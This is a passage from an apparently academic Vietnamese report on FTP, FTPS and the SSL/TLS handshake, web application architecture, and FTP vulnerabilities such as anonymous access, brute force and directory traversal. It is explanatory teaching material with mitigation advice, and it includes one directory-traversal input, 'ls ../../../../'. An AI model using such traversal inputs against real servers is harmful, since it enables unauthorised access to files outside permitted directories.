| PWD | none | Hiển thị đường dẫn đến thư mục làm việc hiện tại |
| LIST | directory\_name | Hiển thị danh sách trong thư mục |
| MKD | directory\_name | Tạo thư mục mới |
| RMD | directory\_name | Xóa thư mục |
| PUT | file\_name | Tải lên một tệp tin từ client lên server |
| GET | file\_name | Tải tệp tin từ server về client |
| DELE | file\_name | Xóa tệp tin trên server |
| RETR | file\_name | Lấy một tệp tin từ server về client |
| STOR | file\_name | Gửi một tệp tin từ client lên server |

*Bảng 1.1. Tệnh lệnh trong FTP*

##### *1.1.3.4.2. Mã phản hồi*

Mỗi lần Client gửi lệnh đến Server qua kết nối điều khiển, máy chủ sẽ gửi lại phản hồi thông qua mã trạng thái (status code). Trong đó:

* 1xx: Thông báo đang chờ.
* 2xx: Thành công.
* 3xx: Cần hành động bổ sung từ phía máy khách.
* 4xx: Lỗi phía client Vd: Yêu cầu sai cú pháp hoặc thiếu ủy quyền
* 5xx: Lỗi phía server Vd: Server không có năng thực hiện yêu cầu

Một số mã trạng thái phổ biến:

| **Status code** |  | **Mô tả** |
| --- | --- | --- |
| 125 | Data connection already open; transfer starting | Dữ liệu đã sẵn sàng kết nối, truyền tập tin bắt đầu. |
| 200 | OK | Yêu cầu thành công. |
| 220 | Server Ready | Máy chủ sẵn sàng cho phiên mới. |
| 230 | User Login | Người dùng đăng nhập thành công. |
| 331 | Username ok, need password | Tên người dùng hợp lệ, yêu cầu mật khẩu. |
| 425 | Can’t open data connection | Không thể mở kết nối dữ liệu. |
| 530 | No logged in | Xác thực không thành công |

*Bảng 1.2. Bảng các mã phản hồi trong FTP*

### **1.1.4. Bảo mật trong FTP**


FTP được thiết kế để truyền tải tệp tin giữa các máy tính trong môi trường mạng. Nó hỗ trợ người dùng truy cập ẩn danh hoặc xác thực người dùng dựa vào username và password được truyền bằng dưới dạng rõ mà không sử dụng bất kỳ biện pháp mã hóa nào. Do đó, dữ liệu được gửi qua FTP dễ bị tấn công theo dõi, giả mạo và tấn công vũ phu, cùng với các cuộc tấn công cơ bản khác.

## **1.2. Tổng quan về giao thức FTPS**

### **1.2.1. Giới thiệu về SSL/TLS**

SSL (Secure Sockets Layer) và TLS (Transport Layer Security) là các giao thức mật mã nhằm mục đích bảo vệ dữ liệu khi di chuyển trong môi trường Internet. Nó cung cấp các dịch vụ bảo mật, xác thực và toàn vẹn của dữ liệu qua. TLS thường được sử dụng trong các ứng dụng như trang web an toàn (HTTPS), email bảo mật (SMTPS, IMAPS), và các ứng dụng khác.SSL/TLS hoạt động dưới hai quá trình chính làSSL/TLS handshake (quá trình bắt tay) và truyền tải dữ liệu.

* Quá trình SSL/TLS Handshake được thực hiện như sau:
* Client bắt đầu quá trình bằng cách gửi “Client Hello”. Đi kèm với đó là một số ngẫu nhiên (client random) được dùng để tạo ra master key và phiên bản, danh sách các thuật toán và hàm băm mà client hỗ trợ và một số các thông số khác.
* Server kiểm tra phiên bản và danh sách các thuật toán. Nếu trùng khớp, Server trả lời bằng "ServerHello". Trong đó gửi kèm một số ngẫu nhiên (server random) và các thuật toán mã, thuật toán băm sẽ được sử dụng trong phiên làm việc.
* Server gửi chứng thư số (SSL/TLS certificate) để Client kiểm tra tính hợp lệ và chấp nhận khóa công khai của nó. Sau đó sẽ chờ đợi phản hồi từ phía Client​ khi gửi đi “Hello done”.
* Client xác minh chứng thư số và tạo ra pre-master-secret và mã hóa nó bằng public key của server. Nếu Server giải mã được thì Server coi như xác thực​ thành công.
* Khi server giải mã thành công, phía Client và Server sẽ thống nhất với nhau một session key (khóa phiên) được sinh ra bởi (pre-master-secret, client random, server random).
* Phía client và server đều gửi cho nhau thông báo “Change Cipher Spec” cho biết kể từ lúc đó tất cả các gói tin trao đổi giữa client và server đều sẽ được mã hóa bằng các thuật toán và session key đã thương lượng​. Và gói finished (được mã hóa) cho biết kết thúc quá trình thiết lập SSL tunnel.
* Quá trình trao đổi thông tin. Server và Client sử dụng khóa phiên dùng chung để mã hóa và giải mã dữ liệu thực tế và chuyển dữ liệu đó.




*Hình 1.4 – Quá trình SSL/TLS Handshake*

### **1.2.2. Giới thiệu về FTPS**

FTPS (File Transfer Protocol Secure) là phần mở rộng bảo mật của giao thức FTP để cung cấp dịch vụ truyền tệp tin an toàn qua mạng. Khi sử dụng FTPS, dữ liệu được mã hóa bằng TLS để đảm bảo rằng nó không thể bị đánh cắp hoặc thay đổi trong quá trình truyền.

FTPS sử dụng chứng chỉ SSL/TLS để xác minh tính đáng tin cậy của máy chủ và đảm bảo rằng dữ liệu được truyền tải một cách an toàn. Có hai phương thức chính để triển khai FTPS là Implicit FTPS và Explicit FTPS.

* FTPS ẩn (Implicit FTPS): Sử dụng cổng 990 để thiết lập kết nối an toàn từ đầu. Dữ liệu được truyền tải qua kênh mã hóa SSL/TLS.
* FTPS hiện (Explicit FTPS): Sử dụng cổng 21 cho kênh điều khiển, sau đó máy khách và máy chủ thương lượng để thiết lập kênh dữ liệu an toàn. Quá trình này bao gồm việc bắt đầu một phiên SSL/TLS trên cổng 21 sau khi kết nối.



*Hình 1.5 - Mô hình FTPS*

## **1.3. Tổng quan về Web**

Chúng ta đã quá quen thuộc với việc gõ lên thanh URL trên màn hình Internet Explorer (IE), Firefox, Chrome những dòng chữ: http://www…com. Từ “Web” mà chúng ta đang tìm hiểu là tên gọi tắt của “World Wide Web” (là chữ www thấy trong URL bên trên). Khi mạng máy tính toàn cầu internet ra đời, nó mở ra một môi trường mạng lưới ảo kết nối mọi máy tính (như mạng nhện – web). Trong đó, tất cả máy tính trở thành những đầu mút kết nối lẫn nhau, mỗi đầu mút chia sẻ thông tin, tài liệu mà nó lưu trữ để tất cả đầu mút khác có thể truy cập và ngược lại. Khi ta kết nối máy tính của mình vào bất kỳ đầu mút nào, ta cũng có thể tiếp cận thông tin của tất cả nơi khác trên mạng lưới. Ta gọi mạng lưới đó là “World Wide Web” – một không gian ảo kết nối tất cả thông tin từ mọi nơi trên thế giới.

Cùng với sự phát triển không ngừng, theo thời gian tất cả máy tính kết nối trong mạng lưới được phân hóa theo 2 mục đích chuyên biệt:

* Server: có dung lượng lưu trữ lớn và cấu hình rất mạnh chỉ nhằm mục tiêu chia sẻ thông tin
* Client/Workstation: đây chính là máy tính cá nhân/thiết bị của chúng ta khi kết nối internet, chỉ nhằm mục đích truy cập thông tin từ nơi khác và chia sẻ một lượng rất nhỏ thông tin.

Thêm vào đó, các loại hình chia sẻ thông tin trực tuyến không chỉ dừng lại ở việc trao đổi và truy cập dữ liệu. Sự phát triển của công nghệ đã mở ra các loại hình dịch vụ trực tuyến mới với đa dạng mục đích hơn: báo chí, tìm kiếm, kinh doanh trực tuyến, thanh toán trực tuyến, email, mạng xã hội.

### **1.3.1. Khái niệm**


Web Application (Web App) hay ứng dụng Web là một loại chương trình máy tính thường chạy với sự hỗ trợ của trình duyệt web và công nghệ web để thực hiện các tác vụ khác nhau trên Internet. Web Application thường được lưu trữ trên một máy chủ từ xa và người dùng có thể truy cập nó thông qua việc sử dụng Phần mềm được gọi là trình duyệt web.

Các Web Application có thể được thiết kế cho nhiều mục đích sử dụng khác nhau và có thể được sử dụng bởi bất kỳ ai, một tổ chức hoặc một cá nhân. Không giống như các ứng dụng máy tính để bàn, các Web Application có thể được truy cập ở mọi nơi bằng trình duyệt web như Microsoft Explorer, Google Chrome hoặc Apple Safari.

Các ứng dụng web thường được mã hóa bằng ngôn ngữ được trình duyệt hỗ trợ như JavaScript và HTML vì các ngôn ngữ này dựa trên trình duyệt để render chương trình thực thi. Có một số ứng dụng động yêu cầu quá trình xử lý phía máy chủ, còn lại các ứng dụng tĩnh sẽ hoàn toàn không cần xử lý ở phía máy chủ.

Ứng dụng web yêu cầu một web server để quản lý các yêu cầu từ máy khách, một application server để thực hiện các tác vụ được yêu cầu và đôi khi, một database để lưu trữ thông tin. Công nghệ application server có các loại từ ASP.NET, ASP và ColdFusion, đến PHP và JSP và các ngôn ngữ thường được sử dụng như JavaScript, Python, Java, C#, PHP, …

### **1.3.2. Kiến trúc cơ bản của ứng dụng web**



*Hình 1.6 - Kiến trúc cơ bản của 1 ứng dụng Web*

Từ kiến trúc và theo góc nhìn của lập trình viên thì kiến trúc ứng dụng cơ bản sẽ chia làm 3 phần chính Frontend, Backend, Database.

#### 1.3.2.1. Front-end

Frontend (Mặt ngoài) là phần giao diện hiển thị dùng để giao tiếp với người dùng, được hiển thị lên trình duyệt. Giúp cho người dùng có thể giao tiếp, lựa chọn và làm 1 số công việc, … Để xây dựng ta có thể dùng 1 số ngôn ngữ, công cụ sau:

* HTML (Hyper Text Markup Language): Ngôn ngữ đánh dấu siêu văn bản tạo ra trang Web
* CSS (Cascading Style Sheets): Ngôn ngữ định dạng có thành phần trang Web (căn chỉnh, màu sắc, …)
* JavaScript: Ngôn ngữ dùng để xử lý trên giao diện tạo sự tương tác mạch lạc, nhanh chóng trên giao diện
* Flash: Cho phép lập trình viên tạo các ứng dụng hoạt họa và linh động
* Bootstrap là 1 framework HTML, CSS, và JavaScript cho phép người dùng dễ dàng thiết kế website theo 1 chuẩn nhất định, tạo các website thân thiện với các thiết bị cầm tay như mobile, ipad, tablet.
* Ngoài ra hiện nay còn 1 số các framework cung cấp các library có sẵn giúp cho việc thiết kế theo chuẩn và bắt mắt người dùng hơn như là Angular, React, Vue, JQuery, Ember, …

#### 1.3.2.2. Back-end

Backend (Mặt trong) là phần xử lý nghiệp vụ (Business Logic), sử dụng những ngôn ngữ lập trình như Python, Java, C#, PHP, Ruby, … Đây là phần tương tác trực tiếp với database để lấy dữ liệu, xử lý logic, trả về cho Frontend những dữ liệu cần thiết tránh dư thừa

* PHP, Python, Ruby: có đặc tính gọn nhẹ, dễ viết, sử dụng, chạy nhanh. Tuy nhiên không phù hợp với các ứng dụng có quy mô lớn, mức độ bảo mật cao
* Java, C#: Nặng hơn, khó học nhưng phù hợp với các ứng dụng lớn có độ bảo mật cao
* Ngày nay có 1 số framework hỗ trợ việc thiết kế backend theo 1 chuẩn nhất định cung cấp các library giúp cho việc thao tác nhanh hơn, lập trình viên chỉ cần quan tâm đến xử lý nghiệp vụ như là Spring Boot, Nodejs, Laravel, ASP.NET, Express, Django, …

#### 1.3.2.3. Database

Đây có thể là phần quan trọng nhất của 1 ứng dụng web, chịu trách nhiệm lưu trữ và truy xuất dữ liệu phát sinh từ ứng dụng. Database (chỉ xét CSDL quan hệ) có thể chia làm 2 phần:

* Ngôn ngữ truy xuất dữ liệu: SQL (Structured Query Language)
* Hệ quản trị CSDL: MySQL, SQL Server, Oracle, DB2, …

### **1.3.3. Chức năng cơ bản của ứng dụng web**

* Những ứng dụng web đều cung cấp các dịch vụ đa dạng và tối ưu cho người dùng

thông qua trình duyệt web. Ứng dụng web có thể tiếp cận từ mọi thiết bị có kết nối Internet sử dụng trình duyệt web mà không cần cài đặt phần mềm cụ thể. Điều này tạo ra môi trường tiện ích cho người dùng trên khắp thế giới. Nó có thể dùng để thực hiện Webmail, bán hàng trực tuyến, đấu giá, diễn đàn, quản trị nội bộ hoặc là yếu tố cơ bản giúp nâng cao hình ảnh trực tuyến của 1 doanh nghiệp, …

* Do ứng dụng web được lưu trữ trên máy chủ nên các hình thức cập nhật và sửa lỗi

sẽ được triển khai một cách nhanh chóng. Ứng dụng không yêu cầu người dùng phải tải về và cài đặt các bản cập nhật.

* Ứng dụng web cho phép người dùng tương tác trực tiếp với nội dung thông qua

trình duyệt web. Bao gồm việc gửi biểu mẫu, tương tác với các phần tử đa phương tiện và tham gia vào các dịch vụ trực tuyến.

* Nhờ tính tương thích với các trình duyệt web phổ biến, ứng dụng web có thể hoạt

động trên nhiều hệ thống và thiết bị khác nhau, từ máy tính đến điện thoại di động, thiết bị thông minh.

* Với sức mạnh của máy chủ, ứng dụng web có thể thực hiện các tính toán phức tạp

và xử lý dữ liệu lớn một cách hiệu quả.

* Webapp có thể dễ dàng kết hợp với các dịch vụ mạng khác, tạo ra trải nghiệm

toàn diện và đa dạng cho người dùng.

* Quan trọng nhất là ngày nay cho phép đóng gói, xử lý, lưu trữ và truyền tải dữ

liệu khách hàng nhạy cảm (mã số thuế, thẻ tín dụng,..) có thể dùng ngay hoặc về sau. Ví dụ như cơ chế SingleSignOn giúp người dùng đăng nhập và đăng xuất 1 lần trên các nền tảng xã hội.

### **1.3.4. Một số tiêu chí đánh giá về một web an toàn**

* SSL/TLS Encryption (Mã hóa SSL/TLS): Xác định xem trang web có sử

dụng SSL/TLS để bảo vệ thông tin cá nhân và tài khoản người dùng hay không. Một trang web an toàn sẽ có URL bắt đầu bằng "https://" thay vì "http://".

* Chính sách bảo mật (Privacy Policy): Kiểm tra xem trang web có có chính sách

bảo mật chi tiết, đảm bảo thông tin cá nhân của người dùng được bảo vệ và không được chia sẻ với bên thứ ba mà không có sự đồng ý.

* Cập nhật thường xuyên (Regular Updates): Trang web nên được cập nhật thường

xuyên để vá lỗi bảo mật mới và cung cấp các tính năng bảo mật mới.

* Kiểm soát truy cập (Access Control): Đảm bảo rằng trang web có các biện pháp

kiểm soát truy cập như xác thực hai yếu tố, quyền truy cập cần thiết và giới hạn truy cập, phân quyền truy cập cho người dùng và quản trị viên, chỉ cho phép truy cập vào những phần cần thiết và thích hợp.

* Bảo vệ khỏi tấn công (Protection Against Attacks): Trang web nên có các công cụ

kiểm tra, giám sát và biện pháp bảo vệ, ngăn chặn khỏi các loại tấn công mạng như XSS (Cross-Site Scripting), SQL Injection, và CSRF (Cross-Site Request Forgery).

* Phản ứng ứng phó với việc vi phạm (Incident Response): Trang web cần có kế

hoạch phản ứng và khắc phục khi xảy ra sự cố bảo mật.

* Đánh giá bên thứ ba (Third-Party Audits): Có đánh giá bảo mật từ các bên thứ ba

để đảm bảo tuân thủ các tiêu chuẩn và quy định bảo mật.

* Sao lưu dự phòng (Backup): Dự phòng dữ liệu định kỳ để đảm bảo rằng thông tin

không bị mất hoặc bị hỏng do các sự cố.

* Bảo mật mật khẩu: Trang web nên có chính sách bảo mật mật khẩu mạnh cho

người dùng, bao gồm yêu cầu mật khẩu phải có độ dài đủ, sử dụng ký tự đặc biệt và chữ số.


# 

# **CHƯƠNG 2: NGHIÊN CỨU LỖ HỔNG TRONG DỊCH VỤ FTP VÀ WEB**

## **2.1. Các lỗ hổng liên quan đến dịch vụ FTP**

### **2.1.1. Xác thực người dùng ẩn danh**

Giao thức truyền tệp ẩn danh là một phương pháp cho phép người dùng truy cập các tệp công khai từ một máy chủ hoặc trang lưu trữ từ xa mà không yêu cầu họ xác thực với máy chủ hoặc trang lưu trữ. Người dùng sử dụng chương trình FTP hoặc giao diện lệnh FTP và nhập “anonymous” làm user ID của họ. Mật khẩu có thể được cung cấp bởi máy chủ FTP hoặc người dùng có thể cung cấp mật khẩu của riêng họ.



*Hình 2.1 - Truy cập ẩn danh trong FTP*

FTP ẩn danh cho phép truy cập công khai các thông tin có nghĩa là bất kỳ ai đăng nhập vào máy chủ đều có thể đọc được thông tin đó. Vì vậy, kẻ tấn công có thể truy cập vào máy chủ hoặc trang lưu trữ có thể download các file và upload các file có chứa mã độc và lừa để người dùng có thể tải file đó về máy tính của mình.

### **2.1.2. Brute force FTP Services**

Tấn công brute-force là một phương pháp bẻ khóa phổ biến. Một cuộc tấn công brute-force liên quan đến việc 'đoán' tên người dùng và mật khẩu để truy cập trái phép vào hệ thống, kẻ tấn công sẽ sử dụng phương pháp thử và sai để cố gắng đoán thông tin đăng nhập hợp lệ. Kẻ tấn công thường sẽ sử dụng các danh sách từ điển chứa các mật khẩu phổ biến hoặc các ký tự kết hợp để thử đến khi tìm ra mật khẩu đúng hoặc không thể thử do bị chặn bởi các biện pháp bảo mật.

Các dịch vụ FTP thường dễ bị tấn công brute force khi phần lớn người dùng có thói quen sử mật khẩu đơn giản hoặc dễ đoán, thường liên quan đến thông tin các nhân như ngày sinh, tên và có thể dễ dàng lấy được từ các mạng xã hội. Từ phía server, việc không giới hạn số lần nhập sai cũng có thể tạo điều kiện thuận lợi cho kẻ tấn công thực hiện cuộc tấn công brute force. Hậu quả của cuộc tấn công brute force là rất nghiêm trọng, có thể dẫn đến việc lộ thông tin nhạy cảm, đánh cắp dữ liệu hoặc mất quyền kiểm soát tài khoản. Tạo tiền đề cho việc khai thác các lỗ hổng bảo mật khác phía server, mật dữ liệu quan trọng và uy tín, thiệt hại về hình ảnh

Để ngăn chặn tấn công này, có thể thực thi các yêu cầu mật khẩu phức tạp như kết hợp chữ hoa, chữ thường, số và ký tự đặc biệt. Thực thi chính sách xoay vòng mật khẩu để đảm bảo mật khẩu được cập nhật thường xuyên. Triển khai cơ chế tài khoản sau một số lần đăng nhập không thành công được chỉ định để ngăn chặn các cuộc tấn công brute force.

### **2.1.3. Lỗ hổng Directory Traversal**


Directory Traversal FTP là một kỹ thuật tấn công cho phép kẻ tấn công truy cập vào các thư mục bị hạn chế và thực thi các lệnh bên ngoài thư mục gốc của máy chủ FTP. Khi tấn công thành công, kẻ tấn công có thể thực hiện các hành động như tải xuống, tải lên và xóa các tệp tin tùy ý bên ngoài thư mục gốc. Lỗ hổng này thường xuất hiện khi máy chủ FTP không kiểm tra đầu vào của người dùng đúng cách, không phát hiện các chuỗi nguy hiểm tiềm ẩn trước khi sử dụng đầu vào để truy cập hệ thống. Đôi khi, việc xác thực đầu vào được thực hiện, nhưng không tính đến mã hóa ký tự, dẫn đến khả năng tấn công.

Ví dụ sử dụng lệnh ls:

*ftp> ls ../../../../*

Lệnh này liệt kê các tệp và thư mục trong một thư mục cấp cao hơn.

